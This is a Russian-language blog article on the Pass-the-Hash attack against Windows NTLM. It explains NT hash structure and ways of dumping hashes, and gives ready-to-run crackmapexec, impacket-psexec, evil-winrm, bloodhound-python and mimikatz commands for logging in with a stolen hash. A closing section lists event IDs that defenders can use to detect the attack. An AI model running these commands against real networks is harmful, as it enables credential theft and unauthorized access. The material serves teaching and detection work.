Pass The Hash? Да легко! + артефакты

habr.com/ru/articles/829972

artrone July 19, 2024

🔥 Атака Pass The Hash позволяет злоумышленнику повторно использовать NT хэш для входа систему, избегая ввода пароля и используя протокол NTLM для авторизации, вместо базового Kerberos.

Что такое NT хэш и как его получить?

NTLM хэш (NTHash) представляет собой следующую цепочку преобразований:

Пароль пользователя → UTF16-LE (LE — Little Endian) → MD4

`test.local\\pth-user:1114:aad3b435b51404eeaad3b435b51404ee:8c2cf560d8d8abef7f13348b6aef1450:::`

Как видно, строка дампа состоит из 4х основных частей

1. Логин пользователя
2. Числовой идентификатор (UID)

3. LM хэш (устаревший вариант, который легко брутится)


4. NT хэш

NT хэш получают одним из следующих способов

- Дамп NTDS.DIT
- Дамп lsass.exe
- Дамп SAM (дамп ветки реестра **HKEY_LOCAL_MACHINE\SAM** для локальных УЗ)

Пример получения NT хэша, используя метод дампа NTDS

```
crackmapexec smb 192.168.1.1 -u Администратор -p password --ntds
```




В данном случае, важно учитывать наличие необходимых прав УЗ.

Практика

Как было сказано, PTH позволяет войти в систему без пароля по протоколу NTLM.

Обычно, для этих целей используется PSexec из набора Impacket:

```
impacket-psexec -dc-ip 192.168.1.1 pth-user@test.local -hashes
aad3b435b51404eeaad3b435b51404ee:8c2cf560d8d8abef7f13348b6aef1450
```




Дополнительная информация

Использование только NT хэша

На данный момент, LM хэш не является обязательным атрибутом для проведения атаки PTH. Как можно заметить, LM хэш для каждого пользователя из примера получения хэшей совпадает и начинается с `aad3b4...`. Такая особенность связана с хэшированием «пустого пароля», поскольку в современных системах используется только NT хэш из-за слабой криптостойкости односторонней функции хэширования, и такая конструкция называется **«заглушкой»**. Именно поэтому, возможно использовать лишь NT хэш:

```
impacket-psexec -dc-ip 192.168.1.1 pth-user@test.local -hashes
:8c2cf560d8d8abef7f13348b6aef1450
```



Основные утилиты, представляющие функционал для PTH

- **psexec**

  ```
  impacket-psexec -dc-ip 192.168.1.1 pth-user@test.local -hashes
  :8c2cf560d8d8abef7f13348b6aef1450
  ```

- **evil-winrm**

  ```
  evil-winrm -i 192.168.1.1 -u “TEST\\pth-user” --hash
  8c2cf560d8d8abef7f13348b6aef1450
  ```

- **crackmapexec**

  ```
  crackmapexec smb 192.168.1.1 -u pth.user -H
  8c2cf560d8d8abef7f13348b6aef1450
  ```

- **bloodhound-python**

  ```
  bloodhound-python -u “pth-user” --hashes
  aad3b435b51404eeaad3b435b51404ee:8c2cf560d8d8abef7f13348b6aef1450
  -ns 192.168.1.1 -d test.local -c all
  ```

- mimikatz.exe

  - `privilege::debug`
  - `sekurlsa::pth /user:pth-user /domain:test /ntlm:8c2cf560d8d8abef7f13348b6aef1450 /run:powershell.exe`

- **и т.д.**

Меняется ли алгоритм аутентификации NTLM при PTH?

Нет, сам алгоритм никак не меняется, поскольку при легитимной аутентификации пароль в открытом виде не применяется, но берется его хэш.

При атаке PTH нам не нужно вычислять хэш пароля, поскольку он у нас и так уже есть.

Профит

Как уже было сказано, злоумышленник может повторно использовать украденный NT хэш для аутентификации по протоколу NTLM, минуя явное указание пароля и аутентификацию Kerberos.

Также можно

- получить TGT билет
- Сбрутить хэш и получить пароль

Артефакты

Основной проблемой атаки PTH для синей команды является сложность детекта для удаленно проведенной атаки.

Обычно, неудачная попытка доступа к шаре при указании неверного пароля/NT хэша вызывает следующие индикаторы:

- **Logon Type 3 (Network)** — пользователь или компьютер входит в систему
- **4625** — ошибка входа в связи с неверным УД

Однако, такой расклад не доказывает попытку проведения атаки Pass-The-Hash в полной мере.

Основными индикаторами локально проведенной атаки служат 3 фактора

1. **Logon Type 9 (New credentials)** — использование утилиты «runas» для запуска приложения
2. **4648** — Выполнена попытка входа в систему с явным указанием УД
3. **4624** — Вход в УЗ выполнен успешно

Еще иногда к этому добавляется событие

4672 — Специальные привилегии, присвоенные новому входу в систему

По сути, это событие возникает при учете входа в УЗ, обладающей административными правами.